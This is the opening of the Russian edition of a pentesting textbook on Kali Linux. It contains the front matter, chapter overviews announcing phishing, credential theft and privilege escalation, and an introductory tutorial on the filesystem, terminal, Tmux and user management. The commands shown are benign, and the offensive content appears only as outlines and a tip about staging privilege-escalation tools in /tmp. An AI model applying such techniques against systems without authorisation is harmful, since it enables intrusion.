ГАС ХАВАДЖА

Kali Linux®

БИБЛИЯ ПЕНТЕСТЕРА

WILEY

Kali Linux Penetration Testing Bible

Gus Khawaja

WILEY

ГАС ХАВАДЖА

Kali Linux®

БИБЛИЯ ПЕНТЕСТЕРА

ПИТЕР®

Санкт-Петербург • Москва • Минск

2023

ББК 32.988.02-018-07
УДК 004.056.53
Х12

Хаваджа Гас

Х12 Kali Linux: библия пентестера. — СПб.: Питер, 2023. — 496 с.: ил. — (Серия «Для профессионалов»).

ISBN 978-5-4461-2971-3

Пентестеры должны в совершенстве знать Kali, чтобы эффективно выполнять свои обязанности. В книге есть все об инструментах и способах, которыми пользуются хакеры при взломе систем. Вы научитесь выстраивать надежную защиту от несанкционированного доступа к виртуальным ресурсам. Вне зависимости от уровня подготовки и начинающий, и практикующий пентестер почерпнет важные для себя сведения.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.988.02-018-07
УДК 004.056.53

ISBN 978-1119719083 англ.
ISBN 978-5-4461-2971-3

Краткое содержание

Оглавление

Об авторе

Гас Хаваджа — эксперт по безопасности приложений и тестированию на проникновение. Работает консультантом по кибербезопасности в Монреале и имеет большой опыт сотрудничества с организациями в проектах по защите их активов от кибератак. Является публикуемым автором и онлайн-консультантом.

О научном редакторе

Кори Болл — эксперт по кибербезопасности с более чем десятилетним опытом. Специализируется на API, веб-приложениях и сетях. В настоящее время имеет более десяти сертификатов по кибербезопасности, включая OSCP, CISSP, CISM и CCISO. Карьерный наставник в Cybrary по вопросам кибербезопасности и автор книги *Hacking APIs*.

Благодарности

Мне посчастливилось поделиться знаниями и опытом со своей аудиторией благодаря Wiley. Надеюсь, эти знания сделают вас экспертом в карьере пентестера.

Я особенно благодарен своей семье, которая поддержала меня в написании 18 полных глав этой книги. Целый год непрерывной работы требует много мужества — и вот результат здесь, для вас, так что пользуйтесь.

Мне повезло, что у меня есть опыт программирования, который очень помог в моей карьере тестировщика на проникновение и эксперта по безопасности приложений. Вы поймете, что в наши дни, обладая знаниями об архитектуре веб-приложений, вы сможете добиться успеха в этой области.

Наконец, я хотел бы поблагодарить членов команды Wiley, которые поддерживали меня во время написания этой удивительной книги. Без их поддержки она никогда бы не увидела свет!

Введение

Kali — популярный дистрибутив Linux, используемый профессионалами в области безопасности, важный инструмент для повседневного применения и сертификации. Пентестерам (Penetration test — тестирование на проникновение) необходимо овладеть сотнями инструментов Kali для тестирования на проникновение, цифровой криминалистики и реверс-инжиниринга. «Kali Linux: библия пентестера» — практическое руководство, позволяющее максимально эффективно использовать Kali Linux для тестирования на проникновение. Книга предназначена для практикующих профессионалов в области кибербезопасности, которые играют роль атакующих, включая red-team и этичных хакеров. Специалисты по защите также сочтут эту книгу ценной, поскольку они должны быть знакомы с инструментами, используемыми злоумышленниками.

Книга охватывает все аспекты искусства и науки о тестировании на проникновение. Здесь рассматриваются такие темы, как создание современной среды на основе docker, основы языка bash в Linux, поиск уязвимостей различными способами, выявление ложных срабатываний и рабочие процессы тестирования на проникновение. Вы также научитесь автоматизировать процесс тестирования с помощью Python и погрузитесь в более сложные вопросы: переполнение буфера, повышение привилегий и т. д.

Прочитав эту книгу, вы:

- получите полное представление о сотнях инструментов тестирования на проникновение, доступных в Kali Linux;
- освоите весь спектр методов этичного хакинга, чтобы повысить эффективность своей работы и получить желанные сертификаты;
- узнаете, как работает тестирование на проникновение на практике, и восполните пробелы в своих знаниях, чтобы стать экспертом в этой области;
- откроете для себя инструменты и методы, используемые хакерами, знание которых поможет повысить защиту вашей сети.

О ЧЕМ ЭТА КНИГА

В издании подробно рассматривается тестирование на проникновение. С точки зрения опытных пентестеров, эта книга восполняет все практические пробелы, так что у вас есть один полный ресурс, который поможет карьерному росту. Для новичков в данной области «Библия Kali Linux» — лучший справочник о том, как на самом деле выполняется этичный взлом.

В *главе 1 «Освоение окна терминала»* описывается система ввода и вывода в терминале Linux и рассказывается о профессиональном управлении файловой системой. Вы узнаете, как управлять пользователями и группами внутри Kali, файлами и папками во время взаимодействия, и многое другое.

Создание сценариев на Bash — важный навык для пентестера. В *главе 2 «Сценарии Bash»* вы узнаете, как начать использовать такие объекты программирования, как переменные, функции, условия, циклы и многое другое.

В *главе 3 «Сканирование сетевых хостов»* вы узнаете, как профессионально проводить сканирование сети. Сначала вы изучите основы работы в сети, а затем углубитесь в методы сканирования портов.

В *главе 4 «Сбор информации в интернете»* обсуждается этап пассивного сбора информации при тестировании на проникновение. Вы познакомитесь с тем, как работать с расширенными запросами поисковых систем. Кроме того, узнаете, как использовать Shodan и другие инструменты для выполнения работы.

В *главе 5 «Атаки методом социальной инженерии»* основное внимание уделяется тому, как использовать человеческие слабости для достижения своих целей. Вы узнаете, как отправлять фишинговые письма и красть учетные данные. Кроме того, вы изучите вопросы применения набора инструментов для социальной инженерии во время пентеста. Наконец, вы увидите, как в подобных атаках применяется USB Rubber Ducky.

В *главе 6 «Этап продвинутого перечисления»* рассматривается, как выполнять этап перечисления при тестировании на проникновение. Перечисление означает сбор необходимой информации, которая позволит нам атаковать конкретный сервис (например, FTP, SSH и т. д.).

В *главе 7 «Фаза эксплуатации»* обсуждаются некоторые реальные атаки и показывается, как проникнуть внутрь системы. В предыдущих главах содержалась вся информация о каждом сервисе; здесь же мы шагнем дальше и воспользуемся уязвимостями.

Цель *главы 8 «Уязвимости веб-приложений»* состоит в том, чтобы позволить вам легко тестировать веб-приложения в рамках ваших проектов. В наши дни у каждой компании есть сайт, и очень важно разбираться в данной теме от А до Я.

В *главе 9 «Тестирование веб-приложений на проникновение и жизненный цикл безопасной разработки программного обеспечения»* вы узнаете о методологии тестирования веб-приложений на проникновение и о том, как использовать Burp Suite Pro. Наконец, вы увидите, как реализовать безопасный жизненный цикл разработки программного обеспечения (secure software development lifecycle, SSDLC) в организации.

В *главе 10 «Повышение привилегий в Linux»* описываются приемы, которые позволят вам получить привилегии root в скомпрометированной ОС Linux.

В *главе 11 «Повышение привилегий в Windows»* описывается, как получить права администратора в скомпрометированной ОС Windows. Сначала вы узнаете, как собрать информацию о самой ОС, а затем на практических примерах увидите, как использовать систему Windows.

В *главе 12 «Пивотинг и горизонтальное перемещение»* описывается, как применять методы пивотинга для горизонтального перемещения по скомпрометированной сети. Вы узнаете, как устроены хеши Windows и как повторно использовать учетные данные администратора для выполнения поставленной задачи.

В *главе 13 «Криптография и взлом хешей»* описывается, как взламывать хеши с помощью Hashcat в рамках ваших проектов. Прежде чем приступить к теме взлома, вы узнаете об основах криптографии, включая хеширование и шифрование.

В *главе 14 «Отчетность»* объясняется, как представлять профессиональные отчеты о тестировании на проникновение. Кроме того, вы научитесь точно оценивать серьезность своих находок.

В *главе 15 «Язык ассемблера и реверс-инжиниринг»* вы познакомитесь с концепцией обратного проектирования с использованием языка ассемблера. Вы узнаете об основах языка ассемблера, включая регистры, инструкции ассемблера, сегменты памяти и многое другое.

В *главе 16 «Переполнение буфера/стека»* то, что вы узнали в предыдущей главе, будет использовано для эксплуатации стека с помощью метода переполнения буфера.

В *главе 17 «Программирование на Python»* обсуждаются основы Python версии 3. Данный язык программирования — выбор хакеров, поэтому вам тоже стоит его изучить.

В *главе 18 «Автоматизация пентеста с помощью Python»* вы увидите практический пример автоматизации этапов тестирования на проникновение, который можно использовать в своей работе.

В *приложении А* рассказывается, как управлять интерфейсом среды рабочего стола Kali Linux. Вы узнаете, как легко обращаться с данной операционной системой и настраивать ее по своему вкусу.

В *приложении Б* мы углубимся в Docker. Вы увидите, как на практике работают образы и контейнеры. Технологии Docker и гипервизора облегчают создание живой лаборатории, благодаря чему мы, пентестеры, можем весело провести время.

СОПУТСТВУЮЩИЕ ФАЙЛЫ

Работая с примерами в этой книге, вы можете либо вводить весь код вручную, либо использовать прилагаемые файлы исходного кода. Весь исходный код, приведенный в издании, доступен для скачивания с www.wiley.com/go/kalilinuxpenbible.

КАК СВЯЗАТЬСЯ С АВТОРОМ

Мы ценим ваш вклад и вопросы об этой книге! Напишите автору по адресу gus.khawaja@guskhawaja.me или в Twitter @GusKhawaja.

ОТ ИЗДАТЕЛЬСТВА

Выражаем благодарность научному редактору Даниле Старкову за помощь в подготовке русскоязычного издания. **Данила Старков** — специалист в испытательной лаборатории, более семи лет занимается исследованиями программного обеспечения (сертификацией средств криптографической защиты информации, межсетевых экранов и средств обнаружения вторжений).

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

ГЛАВА

1

Освоение окна терминала

Kali Linux можно описать двумя простыми словами: окно терминала. Если вы овладеете навыками работы с терминалом, то войдете в элиту этичных хакеров. В данной главе вы узнаете все самое необходимое об окне терминала, что позволит вам использовать Kali Linux на высшем уровне.

Если вы уже знаете, как управлять окном терминала, то используйте эту главу в качестве справочника; или можете быстро просмотреть ее на случай, что в ней есть то, чего вы не знали раньше. Основная цель главы — не только показать вам команды Kali Linux, но и помочь лучше понять ОС благодаря практическим примерам.

Kali Linux — операционная система на основе Debian, разработанная Offensive Security. Поэтому, если вы, например, привыкли к Ubuntu, команды в окне терминала будут выглядеть одинаково, ведь Debian и Kali имеют одинаковый дистрибутив.

В этой главе:

- файловая система Kali Linux;
- основы использования терминала;
- управление пользователями и группами;
- управление файлами и папками;
- обработка удаленных подключений;
- управление системой Kali Linux;
- работа с сетями в Kali Linux.

ФАЙЛОВАЯ СИСТЕМА KALI LINUX

Понимание структуры файловой системы в Kali Linux имеет решающее значение. Структура каталогов вашей ОС Kali основана на стандарте Unix Filesystem Hierarchy (иерархия файловой системы Unix), и именно так каталоги структурированы внутри Kali Linux. В Windows корневым каталогом является `C:\`, а в Kali Linux — косая черта (`/`). Не путайте термин *корневой каталог* с главным каталогом пользователя root, которым является `/root`, поскольку это две разные вещи; последний — главный каталог для пользователя root. Говоря о пользователе root, важно понимать, что это эквивалент пользователя-администратора в операционных системах Windows. В выпуске Kali 2020.1 в Offensive Security по умолчанию был введен пользователь без полномочий root; это значит, вам нужно выполнить команду `sudo`, если вы хотите запускать инструменты с высокими привилегиями.

Чтобы получить визуальное представление каталогов файловой системы Kali Linux, откройте окно терминала и выполните команду `ls`, чтобы вывести список содержимого корневого системного каталога. Обратите внимание: по умолчанию вы будете находиться в главном каталоге пользователя. Чтобы его изменить, необходимо выполнить команду `cd /`:

```
kali@kali:~$ cd /
kali@kali:/$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib32  lib64
libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys
tmp  usr  var  vmlinuz  vmlinuz.old
```

- В каталоге `/bin` (двоичные файлы) хранятся двоичные файлы Linux, такие как утилита `ls`, которой мы воспользовались ранее.
- Каталог `/sbin` (системные двоичные файлы) содержит системные двоичные файлы, которые являются утилитами для администрирования (например, `fdisk`).
- Каталог `/boot` содержит файлы загрузчика Linux.
- Каталог `/dev` (устройства) содержит файлы конфигурации устройства (например, `/dev/null`).
- Каталог `/sys` похож на `/dev` и содержит конфигурации устройств и драйверов.
- Каталог `/etc` (другое) содержит все файлы системы администрирования (например, `/etc/passwd` показывает всех пользователей системы в Kali).
- Каталог `/lib` (библиотеки) содержит общие библиотеки для двоичных файлов внутри `/bin` и `/sbin`.
- В каталоге `/proc` (процессы) хранятся файлы с информацией о процессах и ядре.

- Каталог `/lost+found`, как следует из названия, содержит файлы, которые были восстановлены.
- Каталог `/mnt` (монтировать) содержит примонтированные каталоги (например, удаленный файловый ресурс).
- Каталог `/media` содержит каталоги, смонтированные для съемных носителей (например, DVD).
- Каталог `/opt` (опции) служит для установки дополнительных программных пакетов. Кроме того, он используется при установке программного обеспечения пользователями (например, инструментов взлома, которые вы загружаете с GitHub).
- Папка `/tmp` (временная) используется временно; содержимое стирается после каждой перезагрузки. В нее хорошо скачивать ваши инструменты для повышения привилегий, когда вы получаете ограниченный доступ к командной строке.
- Каталог `/usr` (пользователь) содержит множество подкаталогов. Фактически `/usr/share` — это папка, которую вам нужно запомнить, поскольку большинство инструментов, которые вы используете в Kali Linux (например, Nmap, Metasploit и т. д.), хранятся там и она содержит файлы словарей (`/usr/share/wordlists/`).
- Каталог `/home` является главным для пользователей Kali Linux (например, `/home/john/`).
- Каталог `/root` является главным каталогом пользователя root.
- Папка `/srv` (обслуживание) содержит некоторые данные, относящиеся к функциям системного сервера (например, данные для FTP-серверов).
- В папке `/var` (переменная) хранятся переменные данные для баз данных, журналов и сайтов. Например, `/var/www/html/` содержит файлы для веб-сервера Apache.
- Каталог `/run` (время выполнения) содержит данные системы выполнения (например, пользователей, вошедших в систему в данный момент).

Основные команды терминала

Есть много общих команд, которые мы, как пентестеры, используем ежедневно. Многие из них будут перечислены в следующих разделах этой книги. В данном подразделе вы увидите все общие стандартные инструменты, которыми я часто пользуюсь. Вы также узнаете основные команды, предназначенные для общего применения.

Для начала, чтобы открыть окно терминала с рабочего стола, вы можете использовать комбинацию клавиш Ctrl+Alt+T вместо того, чтобы открывать приложение двойным щелчком на иконке с помощью курсора мыши.

Если вам нужна справка по любой команде, которую вы хотите выполнить, то просто добавьте к ней `-h` или `--help` (некоторые команды требуют, чтобы вы использовали только одну из них). Например, если хотите увидеть различные параметры команды `cat`, то просто введите `cat --help` в окне терминала, чтобы получить всю необходимую помощь по этому инструменту. В следующей команде (`cat -h`) вы увидите, что параметр `-h` недопустим для команды `cat`. Вместо этого я использовал параметр `--help`. (Команда `cat` часто используется для отображения содержимого текстового файла в окне терминала.)

```
kali@kali:~$ cat -h
cat: invalid option -- 'h'
Try 'cat --help' for more information.
kali@kali:~$ cat --help
Usage: cat [OPTION]... [FILE]...
Concatenate FILE(s) to standard output.

With no FILE, or when FILE is -, read standard input.

  -A, --show-all           equivalent to -vET
  -b, --number-nonblank    number nonempty output lines, overrides -n
  -e                       equivalent to -vE
  -E, --show-ends          display $ at end of each line
  -n, --number             number all output lines
  -s, --squeeze-blank      suppress repeated empty output lines
  -t                       equivalent to -vT
  -T, --show-tabs          display TAB characters as ^I
  -u                       (ignored)
  -v, --show-nonprinting   use ^ and M- notation, except for LFD and TAB
      --help     display this help and exit
      --version  output version information and exit

Examples:
  cat f – g  Output f's contents, then standard input, then g's contents.
  cat        Copy standard input to standard output.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/cat>
or available locally via: info '(coreutils) cat invocation'
```

Чтобы очистить окно терминала от текста, выполните команду очистки или нажмите Ctrl+L.

Чтобы открыть новую вкладку окна терминала, в текущем сеансе терминала нажмите Ctrl+Shift+T.

Чтобы завершить ввод (например, имя файла или имя команды) автоматически, я использую клавишу Tab. Что, если несколько файлов начинаются с одной и той же последовательности символов? Тогда после двойного нажатия Tab в окне терминала отобразятся все доступные варианты. (Лучший способ понять содержимое этой главы — открыть окно терминала и попрактиковаться, читая инструкции.)

Посмотрим на пример. В моем главном каталоге у меня есть два файла: `test.sh` и `test.txt`. Как только я начинаю набирать `cat tes`, нажимаю Tab один раз и показывается `cat test..` Это значит, у меня есть несколько файлов с одинаковым именем. Затем я дважды нажимаю Tab, и мне показывается список файлов в текущем каталоге. Наконец, я могу открыть нужный файл — `test.txt`:

```
root@kali:~# cat test.
Test.sh      test.txt
root@kali:~ cat test.txt
test
```

Чтобы остановить выполнение любого инструмента во время его работы, вы можете использовать сочетание клавиш Ctrl+C.

Чтобы выйти из окна терминала и закрыть его, используйте команду выхода или нажмите Ctrl+D, чтобы завершить работу.

Чтобы перезапустить Kali Linux из окна терминала, вы должны использовать команду `reboot`, а чтобы выключить систему — команду `poweroff`.

Теперь, чтобы получить список недавно выполненных команд, вам нужно будет использовать команду `history`. В Linux вы должны понимать, что мы часто используем перенаправление в окне терминала. Например, чтобы сохранить вывод команды `ls` в файл, я могу перенаправить вывод из окна терминала в текстовый файл, используя символ > (больше):

```
kali@kali:~$ ls > ls_file.txt
kali@kali:~$ cat ls_file.txt
Desktop
Documents
Downloads
ls_file.txt
Music
Pictures
Public
Templates
Videos
```

Теперь вы можете сделать обратное, перенаправив (распечатав) содержимое текстового файла в окно терминала с помощью символа < (меньше):

```
kali@kali:~$ cat < ls_file.txt
Desktop
Documents
Downloads
ls_file.txt
Music
Pictures
Public
Templates
Videos
```

Еще одно перенаправление, о котором вам нужно знать, — это канал команд (пайп). Таким образом, вы можете объединить вывод одной команды и отправить его следующей, используя символ |:

```
$команда1 | команда2 | команда3 ...
```

Например, я прочту файл, затем отсортирую результаты и, наконец, воспользуюсь командой `grep`, чтобы отфильтровать некоторые текстовые строки (цель состоит в том, чтобы извлечь файлы, которые начинаются со слова *test*):

```
kali@kali:~$ cat ls_file.txt | sort | grep test
test.sh
test.txt
```

Окно терминала Tmux

Tmux — это конкретное окно терминала, которое позволяет вам управлять несколькими окнами в текущем сеансе терминала. Лучше всего объяснить его работу на примерах.

Запуск Tmux

Чтобы запустить Tmux, вы просто набираете `Tmux` в окне терминала. Внизу окна вашего терминала вы заметите, что номер и имя были назначены вашей открытой вкладке окна, как показано на рис. 1.1.




Рис. 1.1. Новое окно Tmux

И что это значит? Допустим, в процессе выполнения какой-либо задачи вы хотите запустить Nmap в одном окне, Metasploit — в другом и т. д. В таком случае удобно использовать Tmux, поскольку вы можете работать с несколькими окнами/сеансами одновременно.

Горячие клавиши Tmux

В Tmux вы должны использовать Ctrl+B, чтобы указать ему, что вы хотите выполнить действие (команду) Tmux. Фактически комбинация клавиш Ctrl+B является сочетанием клавиш по умолчанию. Вы всегда можете изменить настройки Tmux по умолчанию в файле конфигурации. Чтобы изменить это поведение и назначить Ctrl+A вместо Ctrl+B, вы должны сначала создать файл конфигурации в Tmux самостоятельно. Для этого у вас есть два способа. Первый — добавить пользовательский файл `~/.tmux.conf`, а второй — добавить глобальный файл (для всех пользователей) в `/etc/tmux.conf`. В моем случае (для этого примера) я добавлю файл конфигурации в `/etc/tmux.conf` (и добавлю в него конфигурации для привязок клавиш):

```
root@kali:/# touch /etc/tmux.conf
root@kali:/# echo unbind C-b >> /etc/tmux.conf
root@kali:/# echo set -g prefix C-a >> /etc/tmux.conf
root@kali:/# echo bind C-a send-prefix >> /etc/tmux.conf
```

Управление сеансами Tmux

На рис. 1.1 выше вы можете увидеть, что имя `bash` было автоматически присвоено вашему текущему сеансу.

Переименование окна

Чтобы переименовать сеанс, сначала нажмите Ctrl+B (или Ctrl+A, если вы внесли изменения в файлы конфигурации, которые мы сделали ранее). Затем нажмите клавишу с запятой (,). Вы должны увидеть, что приглашение изменилось, и теперь вы можете его переименовать. Я назову его Window1; затем нажмите Enter после того, как закончите:

```
(rename-window) Window1
```

Создание окна

На данном этапе у нас есть только одно окно, поэтому создадим второе, нажав Ctrl+B, а затем нажав клавишу C. Посмотрев вниз, вы увидите, что у вас новое окно `bash`, а Tmux уже выделил текущую вкладку звездочкой (*), как показано на рис. 1.2.




Рис. 1.2. Новая подсвеченная вкладка Tmux

Разделение окон

Чтобы разделить выбранную вкладку на два подокна бок о бок, как показано на рис. 1.3, вы должны нажать Ctrl+B и затем ввести символ % (не забудьте для этого одновременно с % нажать Shift).




Рис. 1.3. Разделение окна Tmux

Навигация внутри Tmux

Удивительно, правда? Как видите, курсор находится на правой панели (см. рис. 1.3). Чтобы переключаться между панелями (подокнами), нажмите Ctrl+B и используйте клавиши со стрелками (для перемещения влево, вправо, вверх и вниз).

Затем вернитесь к сеансу Window1. Чтобы переключаться между окнами, нажмите Ctrl+B, а затем номер окна (который в этом примере равен 0), и мы должны вернуться к первому окну.

Теперь разделите окно на две части, одну над другой, как показано на рис. 1.4. Для этого используйте Ctrl+B, а затем двойную кавычку ("). Помните, что вам нужно нажать Shift+", иначе эта клавиша выдаст одинарную кавычку.

Последний совет по управлению Tmux — прокрутка вверх и вниз внутри окна или сеанса панели. Фактически вы не можете использовать мышь для прокрутки вверх и вниз в сеансе Tmux (прокрутка с помощью мыши предназначена для истории команд). Вместо этого вам нужно нажать Ctrl+B, затем [, а после этого вы можете использовать клавиши со стрелками вверх и вниз для прокрутки. Когда вы ее закончите, нажмите клавишу Esc или Q, чтобы вернуться в нормальный режим.




Рис. 1.4. Горизонтальные окна Tmux

Чтобы закрыть панель или окно, просто используйте `exit`, как и в любом обычном сеансе окна терминала.

Справочник по командам Tmux

В табл. 1.1 приведены все команды Tmux, о которых вы узнали в этом подразделе. Вы можете использовать ее в качестве справочника (это всего лишь краткое руководство, чтобы вы могли начать применять Tmux; если хотите выйти за рамки основ, то обратитесь к справочному руководству).

Таблица 1.1. Комбинации клавиш Tmux

ОПИСАНИЕ	КОМАНДА
Переименовать окно	Ctrl+B+,
Открыть новое окно	Ctrl+B+C
Разделить окна по вертикали	Ctrl+B+%
Разделить окна по горизонтали	Ctrl+B+"
Навигация по подокнам	Ctrl+B+←, Ctrl+B+→
Переключиться между окнами	Ctrl+B+[номер окна]
Прокрутить вверх	Ctrl+B+[+↑
Прокрутить вниз	Ctrl+B+[+↓
Выйти из режима прокрутки	Esc
Закрыть панель/окно	Введите exit (внутри окна)

УПРАВЛЕНИЕ ПОЛЬЗОВАТЕЛЯМИ И ГРУППАМИ В KALI

Понимать команды для управления пользователями и группами важно, поскольку вы будете использовать эту информацию, когда узнаете о повышении привилегий позже в этой книге. Все команды в данной главе очень помогут вам в действиях при использовании Kali Linux (в качестве ОС для ваших пентестов).

На рис. 1.5 представлены все команды, относящиеся к управлению/безопасности пользователей в Kali Linux.

Пользовательские команды

Пользователи с низким уровнем привилегий должны добавлять к командам `sudo` для выполнения системных команд (и пользователь с низким уровнем привилегий должен входить в группу `sudo` для выполнения `sudo`). Вам будет предложено ввести пароль вашей учетной записи, если вы хотите использовать команду `sudo`.




Рис. 1.5. Команды безопасности ОС Kali Linux

Например, если хотите запустить системный инструмент `fdisk`, чтобы показать устройства, подключенные к Kali, то используйте следующую команду:

```
root@kali:~# fdisk -l
Disk /dev/sda: 80 GiB, 85899345920 bytes, 167772160 sectors
Disk model: VMware Virtual S
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x7c02676c
```

```
Device     Boot     Start       End   Sectors  Size Id Type
/dev/sda1  *         2048 165771263 165769216   79G 83 Linux
/dev/sda2       165773310 167770111   1996802  975M  5 Extended
/dev/sda5       165773312 167770111   1996800  975M 82 Linux swap /
Solaris
```

Чтобы добавить нового пользователя в Kali (в этом примере пользователем будет Gus), используйте команду `useradd`. Наряду с этим вам нужно выбрать группу `sudo` с параметром `-G` и тип командной оболочки с параметром `-s`:

```
$useradd -m [имя пользователя] -G [имя группы] -s [тип командной оболочки]
```

В нашем примере это выглядит так:

```
root@kali:~# useradd -m Gus -G sudo -s /bin/bash
```

Затем зададим новому пользователю пароль с помощью команды `passwd`:

```
$passwd [имя пользователя, которому меняем пароль]
```

Вот как это выглядит в окне терминала:

```
root@kali:~# passwd Gus
New password:
Retype new password:
passwd: password updated successfully
```

Если вы внимательно посмотрите на верхний левый угол, то увидите, что там написано `root@kali`; я знаю, это сбивает с толку, однако на самом деле это просто следующий формат:

```
username@hostname
```

Чтобы переключиться на нового пользователя Gus, которого мы создали ранее, мы используем команду `su` (обратите внимание, как пользователь изменился в тексте окна терминала и превратился в `Gus@kali`):

